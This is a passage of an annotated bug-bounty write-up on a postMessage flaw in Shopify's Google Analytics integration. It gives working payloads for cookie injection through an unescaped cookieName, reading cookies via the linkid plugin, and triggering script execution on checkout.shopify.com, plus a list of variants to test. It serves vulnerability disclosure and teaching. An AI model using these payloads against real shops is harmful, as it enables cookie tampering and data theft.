Line by line. The function zc takes seven arguments: the cookie's name, its value, its path, its domain, the tracking ID, an expiry and any extra flags. The optOut line decides whether writing is allowed at all: it checks whether the user has opted out of tracking, and also tests whether the page is on doubleclick.net or whether the path and domain look like Google's own, in which case it sets optOut to false. If optOut is false, the function returns false and stops. The next line truncates any value longer than 1200 characters. Then cookie = cookieName + "=" + cookieValue + "; path=" + cookiePath + "; " builds the cookie text by gluing the pieces together with +. The following lines append an expires flag if an expiry was given, a domain flag if a domain was given and it is not the string "none", and any extra flags. Then changed = document.cookie saves the current cookie state, document.cookie = cookie writes the new cookie, and the code checks whether the write actually changed anything, falling back to reading the cookie back and comparing values. Finally it returns whether the write succeeded.
There is no escaping before the document.cookie = cookie call. Escaping means neutralising characters that have special meaning, such as the semicolon that separates one cookie from the next. Because the name is glued in raw, a malicious cookieName can be used to set a cookie:
ga("create", {
	"name": "pwn",
	"trackingId": "UA-44361710-4",
	"cookieName": "injectedCookie=value;"
})
// [snip]
document.cookie = "injectedCookie=value;=GA1.3.614842418.1609270420; path=/; expires=Thu, 19 Jan 2023 03:18:11 GMT; domain=bored-engineering-whitehat-2.myshopify.com;"
Line by line. The create call is the same as before, but cookieName is now "injectedCookie=value;". That string contains an equals sign and a semicolon, which are the characters that separate a cookie's name from its value and one cookie from the next. When the function glues it together, the result is the second line: the injected cookie appears first, followed by the leftover text from the tracker's own cookie. The browser reads up to the first semicolon as one complete cookie.
Browsers ignore unknown flags in document.cookie calls, so the effective call is:
document.cookie = "injectedCookie=value;"
Line by line: this simply stores a cookie named injectedCookie with the value value on the shop's domain. Everything after the semicolon in the previous line was treated as flags the browser did not recognise and dropped.
This can be repeated by changing the name of the tracker and issuing the call again. The researcher notes, as speculation, that on many sites this could be combined with other security issues, for example setting a CSRF cookie, where cookie values are implicitly trusted. CSRF, or cross-site request forgery, is an attack where a page makes a victim's browser send a request the victim did not intend; a CSRF cookie is a value some sites use to prove a request really came from their own pages.
Step 5: read cookie values
Google Analytics has an optional Enhanced Link Attribution plugin that tracks which element was clicked leading to a page load. To do this, element IDs are saved in a _gali cookie, which GA then reads and emits as part of page loads. The cookie name is customisable through a cookieName property:
ga('require', 'linkid', {
  'cookieName': 'pwn',
});
ga('send', 'pageview');
Line by line. The first call loads the linkid plugin and passes it an options object saying to use a cookie named pwn instead of the default _gali. The second call sends a pageview, which is the moment the plugin reads that cookie and includes its value in the data sent to Google Analytics.
The value of the pwn cookie, assuming it is readable, is included in the Google Analytics payloads, making it eventually accessible from the GA console. A payload here is the bundle of data sent to Google Analytics with each event, and the GA console is the web interface where an account owner views what was collected.
Step 6: JavaScript execution on checkout.shopify.com
The proxy exists for a reason: the Additional Google Analytics JavaScript setting allows arbitrary JavaScript to be executed on checkout.shopify.com. This is the checkout.shopify.com/$shop_id$/sandbox/google_analytics_iframe page, in this case /20276739/sandbox/google_analytics_iframe:
window.additionalScripts = function() {
    // JS controlled by the attacker
};
// [snip]
{
  key: "receiveMessage",
  value: function o(e) {
    if (e.source === window.parent && "checkout_context" === e.data.type) {
      this.origin = e.origin, window.Shopify = e.data.Shopify, window.__st = e.data.__st;
      try {
        window.additionalScripts()
      } catch (t) {
        console.error("User script error: ", t)
      }
    }
  }
}
// [snip]
var t = this;
window.addEventListener("message", function(e) {
  return t.receiveMessage(e)
}, !1)
Line by line. window.additionalScripts = function() { ... } defines a function on the page; the comment marks where the shop owner's own JavaScript ends up. The object with key: "receiveMessage" defines a method that handles incoming messages. Its if line checks two things: that e.source is window.parent, meaning the message came from the page that embedded this one in a frame, and that e.data.type is "checkout_context". If both hold, it copies e.origin into this.origin and copies two fields from the message onto the window, then calls window.additionalScripts() inside a try block. A try block runs code and catches any error instead of letting it break the page; the catch logs the error with console.error. The last block registers a listener for message events that forwards each one to receiveMessage.
This is essentially intentional XSS by design on the checkout.shopify.com domain: an attacker can iframe the page and trigger the "checkout_context" postMessage. To iframe a page means to load it inside a frame on another page. The researcher is not sure whether this is intended functionality, though it has to be for the integration to work. It does mean a malicious actor can execute JavaScript on the same domain that handles payment integrations (but not direct credit card numbers), address auto-complete and similar. In somewhat contrived, high user interaction scenarios, for example where the attacker opens the initial shop page, this XSS can be used to intercept address fields or other integration details through win.frames[<index>] after var win = window.open(...). High user interaction means the attack needs the victim to do several things before it works.
Root cause
The postMessage handler on the shop domain processes any message with data.type === "analytics" without checking event.origin, and the queued calls are applied directly to window.ga. The message boundary does not stop this because the structured clone algorithm only blocks functions, not the strings and objects GA accepts. GA's own input validation checks that a plugin is a function, which blocks the provide/eval route, but it does not constrain the cookieName value, which is concatenated unescaped into a document.cookie assignment. The linkid plugin then provides the read side by emitting a named cookie's value in analytics payloads.
Impact
On shops with a configured Google Analytics integration, a malicious webpage can write arbitrary non-HttpOnly cookie values on the shop domain and read cookie values through an attacker-controlled tracker and the linkid plugin. HttpOnly is a cookie flag that hides a cookie from JavaScript, so a non-HttpOnly cookie is one that page scripts can read and write. The researcher hedges that the write primitive can often lead to other security concerns, for example where cookie values are implicitly trusted, and marks that combination as speculation. The separate checkout.shopify.com behaviour gives JavaScript execution on the domain that handles payment integrations (not direct credit card numbers) and address auto-complete, but only in contrived, high user interaction scenarios.
Fix
The report does not describe a fix. The obvious change is to validate event.origin in the postMessage handler before accepting analytics calls, and to stop concatenating unescaped values into document.cookie.
Variants to test
- Send an
"analytics"message with acallsarray containing['send', 'pageview']from a page on a different origin. A positive result is a pageview request appearing in the network tab of the target checkout. - Send
ga("create", {...})with acookieNamecontaininginjectedCookie=value;. A positive result is the injected cookie appearing indocument.cookieon the shop domain. - Register a tracker and
ga('require', 'linkid', {'cookieName': 'pwn'}), thenga('send', 'pageview'). A positive result is the value of thepwncookie appearing in the GA payloads. - Iframe the
google_analytics_iframepage and post a"checkout_context"message from the parent. A positive result is the shop's Additional Google Analytics JavaScript running oncheckout.shopify.com.
Hunting notes
This kind of bug hides in cross-origin postMessage bridges between a merchant-controlled domain and a platform-hosted checkout or payment flow, especially where merchant-supplied JavaScript is executed on the platform domain. During recon, look for message event listeners that dispatch custom events or forward data into third-party libraries, and for integrations whose settings accept free-form JavaScript. The report demonstrates a pageview fired from a forged message, and describes how the GA cookieName parameter could be used to write a cookie and how the linkid plugin could be used to read one.
Glossary
- API: a defined set of functions one piece of software offers to another, so they can talk without knowing each other's internals.
- Allowlist: a list of items that are explicitly permitted, with everything else refused.
- Cookie: a small piece of text a website asks the browser to store and send back on later requests, often used to remember a visitor.
- Cross-site scripting (XSS): getting your own JavaScript to run inside someone else's website, where it acts with that site's permissions.
- CSRF: cross-site request forgery, an attack where a page makes a victim's browser send a request the victim did not intend.
- CSRF cookie: a cookie value some sites use to prove a request really came from their own pages.
- CVSS: a standard scoring system for rating the severity of a security flaw.
- document.cookie: the browser interface a page uses to read and write cookies.
- Event queue: a list of pending actions handled in order.
- Exfiltrate: to get data out of a place you should not be able to take it from.
- Function: a named block of JavaScript code that can be called with arguments to do something.
- GA console: the web interface where a Google Analytics account owner views collected data.
- Google Analytics: a service that counts visitors to a site and records what they do.
- Handler: the piece of code that runs when a particular event arrives.
- HttpOnly: a cookie flag that hides the cookie from page JavaScript.
- Iframe: a way to load one web page inside a frame on another page.
- JavaScript: the programming language web pages run in the browser.
- Linkid plugin: a Google Analytics add-on that records which element was clicked before a page load.
- Network tab: the part of a browser's developer tools that lists every request a page makes.
- Non-HttpOnly: a cookie that page scripts are allowed to read and write.
- Origin: the combination of scheme, host and port that identifies which site a page or message belongs to.
- Payload: the bundle of data sent with a request or event.
- Plugin: an add-on that extends what a service does.
- postMessage: a browser feature that lets two windows or frames send each other messages.
- Primitive: a small capability gained during an attack that can be built on.
- Proxy: a middle piece that passes something from one side to another on its behalf.
- Recon: the information-gathering phase before an attack.
- Serialise: to turn a value into a form that can be copied across a boundary.
- Structured clone algorithm: the browser's rulebook for which values can be copied across a message boundary; functions cannot.
- Tracker: the Google Analytics object that represents one property and holds its settings.
- Try block: JavaScript syntax that runs code and catches errors instead of letting them break the page.



